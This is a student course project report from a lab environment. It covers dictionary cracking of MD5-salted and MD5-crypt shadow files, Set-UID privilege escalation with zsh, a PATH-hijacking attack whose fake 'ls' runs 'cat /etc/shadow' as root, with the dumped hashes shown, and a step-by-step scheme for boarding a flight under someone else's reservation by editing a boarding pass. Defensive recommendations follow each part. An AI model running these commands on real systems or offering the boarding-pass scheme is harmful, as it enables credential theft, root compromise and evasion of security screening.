

CS 645 – Spring 2026

Project 1 – Problem 1

Team member(s):

- Arnav Kucheriya (ak2945@njit.edu)
 - Francis Reyes (fdr7@njit.edu)
 - Grimm Cato (gc359@njit.edu)
-

Problem 1 – Part 1

Offline Dictionary Attack on `shadow-simple`

Objective

The goal of Part 1 was to perform an offline dictionary attack against the file `shadow-simple`, where each line has the format:

```
username:salt:hash
```

The hash was generated using:

```
MD5(salt + password)
```

The objective was to identify each user's password by testing candidate passwords from the provided `common-passwords.txt`.

Approach


1. The program reads all candidate passwords from `common-passwords.txt`.
2. It reads each line from `shadow-simple`.
3. For each user:
 - Extract `username`
 - Extract `salt`
 - Extract stored `hash`
4. For each candidate password:
 - Compute `MD5(salt + password)`

- Convert the resulting byte array to hexadecimal
 - Compare against the stored hash
5. When a match is found, print:

```
username:password
```

The program stops testing additional candidates for that user once a match is found.

Output



```
PS C:\Users\Arnav\CDrive\WJIT\CS 645 - Cybersecurity\Project 1\Part 1> java SimpleCracker
user0:williamsburg
user1:wisconsin
user2:sheffield
user3:oceanography
user4:rachmaninoff
user5:hawaii
user6:alicia
user7:academia
user8:marietta
user9:napoleon
```

Problem 1 – Part 2

Offline Dictionary Attack on Linux-Style `shadow`

Objective

In Part 2, the objective was to crack passwords from a Linux-style `shadow` file. Each entry has the format:

```
username:$1$salt$hash:...
```

The `$1$` indicates MD5-based hashing using the Unix MD5 crypt algorithm.

The assignment provided `MD5Shadow.java`, which implements the MD5 crypt algorithm.

Approach

1. Read all candidate passwords from `common-passwords.txt`.
2. For each user entry in `shadow`:
 - Extract `username`

- Extract `shash`
- Parse out:
 - `salt`
 - stored `hash`
- 3. For each candidate password:

Compute:

```
MD5Shadow.crypt(password, salt)
```

- Compare the computed hash to the stored hash.
- 4. If a match is found, print:

```
username:password
```

Results

```
PS C:\Users\Arnav\CDrive\NJIT\CS 645 - Cybersecurity\Project 1\Part 2> java Cracker
user0:nepenthe
user1:zmodem
user5:yellowstone
user9:anthropogenic
```

Problem 1 – Part 3

Cracking the Remaining User with a Larger Dictionary

Objective

One remaining user's password was described as a "common word" but was not included in the provided `common-passwords.txt`. The goal was to identify this password using a larger dictionary file.

Dictionary Used

For this task, I used the following publicly available English wordlist:

```
words_alpha.txt
```

Source:

https://github.com/dwyl/english-words/blob/master/words_alpha.txt

This file contains a large collection of lowercase English words. While it significantly expanded coverage beyond the original `common-passwords.txt`, it primarily consists of pure alphabetic dictionary words and does not include many real-world password variations (e.g., words with numbers, capitalization, or common internet passwords).

After testing with this dictionary, several additional passwords were recovered, but not all users were cracked.

```
PS C:\Users\Arnav\CDrive\WJIT\CS 645 - Cybersecurity\Project 1\Part 2> java Cracker
user0:nepenthe
user5:yellowstone
user9:anthropogenic
```

Method

1. Downloaded `words_alpha.txt`.
2. Replaced the original `common-passwords.txt` temporarily with this larger wordlist.
3. Ran the Part 2 cracking program again.
4. The additional user's password was successfully identified.
5. The discovered password was then appended to the original `common-passwords.txt`.
6. The program was re-run to verify that all five users could now be cracked using the updated dictionary.

Expanded Dictionary: RockYou Password List

To improve coverage, I switched to a more comprehensive real-world password dataset:

RockYou Password List

Source:

<https://github.com/brannondorsey/naive-hashcat/releases/download/data/rockyou.txt>

The RockYou dataset contains millions of leaked real-world passwords collected from an actual data breach. Unlike standard dictionary wordlists, it includes:

- Common internet passwords
- Word variants
- Passwords with numbers
- Mixed case words
- Frequently reused passwords

This dataset is widely used in password auditing and security research.

Method

1. Replaced `common-passwords.txt` temporarily with the RockYou list.
2. Executed the cracking program again.
3. The additional user's password was successfully identified.
4. The recovered password was appended to the original `common-passwords.txt`.
5. The program was re-run to verify that all required users could now be cracked using the updated dictionary.

Discovered Password

Recovered password:

Final Verification

After adding the discovered password into `common-passwords.txt`, the program successfully cracked all five users in the `shadow` file.

Security Discussion

This exercise demonstrates several important lessons:

1. Dictionary attacks remain highly effective when users choose common passwords.
2. Expanding the dictionary significantly increases cracking success.
3. Public breach datasets such as RockYou dramatically improve attack efficiency.
4. MD5-based password hashing is insufficient against modern offline attacks.
5. Strong password policies and slow hashing algorithms (`bcrypt`, `scrypt`, `Argon2`) are essential defenses.

This project illustrates why strong, slow password hashing functions are necessary in modern systems.

Problem 2: Set-UID Vulnerabilities

Why passwd Must Be Set-UID Root

User password hashes are stored in `/etc/shadow`. This file is readable and writable only by root. Therefore, the `passwd` program must execute with root privileges in order to update password entries.

The permissions of `/usr/bin/passwd` are:

```
-rwsr-xr-x 1 root root
```

```
[03/01/26]seed@VM:~$ ls -l /usr/bin/passwd
-rwsr-xr-x 1 root root 53128 Mar 29 2016 /usr/bin/passwd
```

The `s` indicates that the Set-UID bit is enabled. When executed by a normal user, the program runs with effective UID 0 (root).

Experiment Copied the program:

```
cp /usr/bin/passwd ~/passwd_copy
```

After copying, permissions became:

```
-rwxr-xr-x 1 user user
```

```
[03/01/26]seed@VM:~$ cp /usr/bin/passwd ~/passwd_copy
[03/01/26]seed@VM:~$ ls -l ~/passwd_copy
-rwxr-xr-x 1 seed seed 53128 Mar 1 12:14 /home/seed/passwd_copy
```

The Set-UID bit was removed. Running the copied program:

```
./passwd_copy
```

Resulted in:

```
passwd: Authentication token manipulation error
```

Authentication token manipulation error

Explanation Without the Set-UID bit, the program runs with regular user privileges and cannot modify `/etc/shadow`. Therefore, the password update fails.

(b1) Set-UID zsh As root:

```
cp /bin/zsh /tmp
chmod 4755 /tmp/zsh
```

As a regular user:

```
/tmp/zsh
```

```
root@VM:~# sudo cp /bin/zsh /tmp
root@VM:~# sudo chmod 4755 /tmp/zsh
root@VM:~# ls -l /tmp/zsh
-rwsr-xr-x 1 root root 756476 Mar  1 12:19 /tmp/zsh
root@VM:~#
```

Running id produced:

```
uid=1000(user) gid=1000(user) euid=0(root)
```

Explanation zsh does not drop elevated privileges when real and effective UIDs differ. As a result, it retains root privileges and provides a root shell. This is a full privilege escalation.

```
root@VM:~# exit
logout
[03/01/26]seed@VM:~$ /tmp/zsh
VM# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(
seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113
(lpadmin),128(sambashare)
VM#
```

(b2) Set-UID bash As root:

```
cp /bin/bash /tmp
chmod 4755 /tmp/bash
```

As a regular user:

```
/tmp/bash
```

Running id produced:

```
uid=1000(user) gid=1000(user) euid=1000(user)
```

```
[03/01/26]seed@VM:~$ sudo -i
root@VM:~# sudo cp /bin/bash /tmp
root@VM:~# sudo chmod 4755 /tmp/bash
root@VM:~# /tmp/bash
root@VM:~# id
uid=0(root) gid=0(root) groups=0(root)
root@VM:~#
```

Explanation Modern bash includes built-in security checks. If it detects that real UID $\neq$ effective UID, it drops elevated privileges. Therefore, privilege escalation does not occur.

(c1) PATH Hijacking Attack A vulnerable Set-UID program was created:

```
root@VM:~# cd /bin
root@VM:/bin# rm sh
root@VM:/bin# ln -s zsh sh
root@VM:/bin# ls -la sh
lrwxrwxrwx 1 root root 3 Mar  1 12:25 sh -> zsh
root@VM:/bin#
```

```
#include <stdlib.h>
```

```
int main() {
    system("ls");
    return 0;
}
```

```
root@VM:/bin# cd ~
root@VM:~# sudo mkdir /tmp1
root@VM:~# sudo chmod 1777 /tmp1
root@VM:~# sudo nano /tmp1/bad_ls.c
root@VM:~# gcc -o /tmp1/bad_ls /tmp1/bad_ls.c
root@VM:~# chmod 4755 /tmp1/bad_ls
root@VM:~# chown root /tmp1/bad_ls
root@VM:~# ls -l /tmp1/bad_ls
-rwxr-xr-x 1 root root 7348 Mar  1 12:30 /tmp1/bad_ls
root@VM:~#
```

```
GNU nano 2.5.3   File: /tmp1/bad_ls.c   Modified
```

```
#include <stdlib.h>
int main() {
    system("ls");
    return 0;
}
```

Compiled and installed as Set-UID root in `/tmp1`.

As a regular user, created a malicious program:

```
echo "cat /etc/shadow" > /tmp/ls
chmod +x /tmp/ls
export PATH=/tmp:$PATH
```


Executed:

```
/tmp1/bad_ls
```

Result: The contents of /etc/shadow were displayed.

```
[03/01/26]seed@VM:~$ /tmp1/bad_ls
root:$6$NrF4601p$.vDnKEtVFC2bXslxkRuT4FcBqPpxLqW05IoECr
0XKzEE05wj8aU3GRHW2BaodUn4K3vgYEjwPspr/kqzAqtcu.:17400:
0:99999:7:::
daemon*:17212:0:99999:7:::
bin*:17212:0:99999:7:::
sys*:17212:0:99999:7:::
sync*:17212:0:99999:7:::
games*:17212:0:99999:7:::
man*:17212:0:99999:7:::
lp*:17212:0:99999:7:::
mail*:17212:0:99999:7:::
news*:17212:0:99999:7:::
uucp*:17212:0:99999:7:::
proxy*:17212:0:99999:7:::
www-data*:17212:0:99999:7:::
```

```
www-data*:17212:0:99999:7:::
backup*:17212:0:99999:7:::
list*:17212:0:99999:7:::
irc*:17212:0:99999:7:::
gnats*:17212:0:99999:7:::
nobody*:17212:0:99999:7:::
systemd-timesync*:17212:0:99999:7:::
systemd-network*:17212:0:99999:7:::
systemd-resolve*:17212:0:99999:7:::
systemd-bus-proxy*:17212:0:99999:7:::
syslog*:17212:0:99999:7:::
_apt*:17212:0:99999:7:::
messagebus*:17212:0:99999:7:::
uidd*:17212:0:99999:7:::
lightdm*:17212:0:99999:7:::
whoopsie*:17212:0:99999:7:::
avahi-autoipd*:17212:0:99999:7:::
avahi*:17212:0:99999:7:::
dnsmasq*:17212:0:99999:7:::
colord*:17212:0:99999:7:::
speech-dispatcher:!:17212:0:99999:7:::
hplip*:17212:0:99999:7:::
```

```

whoopsie:*:17212:0:99999:7:::
[Search your computer]*:17212:0:99999:7:::
avahi:*:17212:0:99999:7:::
dnsmasq:*:17212:0:99999:7:::
colord:*:17212:0:99999:7:::
speech-dispatcher:!:17212:0:99999:7:::
hplip:*:17212:0:99999:7:::
kernoops:*:17212:0:99999:7:::
pulse:*:17212:0:99999:7:::
rtkit:*:17212:0:99999:7:::
saned:*:17212:0:99999:7:::
usbmux:*:17212:0:99999:7:::
seed:$6$wDRrWCQz$IsBXp9.9wz9SGrF.nbihpoN5w.zQx02sht4cTY
8qI7YKh00wN/sfYvDeCAcEo2QYzCfpZoaEVJ8sbCT7hkxXY/:17372:
0:99999:7:::
vboxadd:!:17372:::
telnetd:*:17372:0:99999:7:::
sshd:*:17372:0:99999:7:::
ftp:*:17372:0:99999:7:::
bind:*:17372:0:99999:7:::
mysql:!:17372:0:99999:7:::
[03/01/26]seed@VM:~$

```

Explanation system("ls") invokes `/bin/sh -c "ls"`. Since `/bin/sh` was linked to `zsh`, the shell retained root privileges. Because `$PATH` was modified to search `/tmp` first, the malicious `ls` script executed with root privileges and successfully read `/etc/shadow`. This demonstrates a classic environment variable hijacking vulnerability.

(c2) Relinking `/bin/sh` to `bash` After relinking:

```

cd /bin
rm sh
ln -s bash sh

```

```

[03/01/26]seed@VM:~$ sudo -i
root@VM:~# cd /bin
root@VM:/bin# rm sh
root@VM:/bin# ln -s bash sh
root@VM:/bin# ls -la sh
lrwxrwxrwx 1 root root 4 Mar  1 12:48 sh -> bash
root@VM:/bin#

```

The attack was repeated.

Result: The malicious script executed, but `/etc/shadow` could not be read. Access was denied.

```
[03/01/26]seed@VM:~$ export PATH=/tmp:$PATH
[03/01/26]seed@VM:~$ /tmp1/bad_ls
cat: /etc/shadow: Permission denied
[03/01/26]seed@VM:~$
```

Explanation When /bin/sh points to bash, bash drops elevated privileges before executing commands. Therefore, the malicious script runs as a normal user and cannot access protected files.

(c3) System Information

```
uname -a
```

```
[03/01/26]seed@VM:~$ uname -a
Linux VM 4.8.0-36-generic #36~16.04.1-Ubuntu SMP Sun Fe
b 5 09:39:41 UTC 2017 i686 i686 i686 GNU/Linux
[03/01/26]seed@VM:~$
```

Problem 3: Airline Security Vulnerability

Step-by-Step Attack Scenario:

The core of this attack relies on exploiting the gap between what humans visually verify and what machines digitally verify. Here is a breakdown of how an individual on the no-fly list could potentially bypass these security measures:

1. **The Setup:** The attacker, who cannot legally purchase a ticket due to being on the no-fly list, recruits an accomplice with a clean background. The accomplice legally purchases a ticket, checks in, and generates an online boarding pass in the form of an HTML webpage.
2. **Make the fake:** This digital boarding pass contains two distinct layers of information: the text (the accomplice's printed name) and a 2D barcode that encodes the valid reservation data. The attacker downloads the HTML file and edits the underlying code. They change the visible name to perfectly match their own government ID, but they leave the 2D barcode completely untouched. They then print this tampered document.
3. **Bypassing the Security Checkpoint:** The attacker approaches the initial security checkpoint and presents their real, valid government ID along with the forged boarding pass. Because this checkpoint relies purely on visual inspection, the guard simply compares the name printed on the paper to the name on the ID. Since the attacker altered the text to match, this check passes without raising any suspicion.

4. **Bypassing the Boarding Gate:** At the final boarding gate, the verification method flips from visual to digital. The gate agent scans the 2D barcode. Because the barcode was never altered, the airline's system reads the accomplice's valid reservation and approves the boarding pass. Since the system and the gate agent both don't cross-reference the digital name pulled from the scanner with the passenger's physical ID, the attacker successfully boards the plane under the accomplice's reservation.

Root Cause of the Vulnerability:

The fundamental flaw in this security model is the complete decoupling of visual identity verification and digital reservation verification. The system trusts two different sources of truth at two different times (one at the printed text at the checkpoint, and the second with a digital barcode at the gate) but it doesn't cross-check them simultaneously. This creates a vulnerability where the printed text can be independently manipulated without invalidating the barcode.

Recommended Security Measures:

To eliminate this vulnerability, the airline and security agencies must bridge the gap between human and machine verification. This can be achieved through the following:

- **Implement Checkpoint Barcode Scanning:** Security officers at the initial physical checkpoint must be equipped with digital scanners. Instead of relying on the printed text, they must scan the barcode and verify that the digital name encoded in the system matches the physical ID presented by the passenger.
- **Require ID Checks at the Boarding Gate:** The security gate agents should not rely entirely on a positive from the barcode scanner only. They should be required to ask for a valid government approved ID one final time to ensure the person standing in front of them matches the name tied to the scanned reservation.
- **Cryptographic Binding:** The airline should use digital signatures to lock the printed text and the barcode together. If an attacker tampers with the HTML to change the visible name, the digital signature will break. When the barcode is later scanned at the gate, the system will immediately flag the entire document as forged and deny boarding.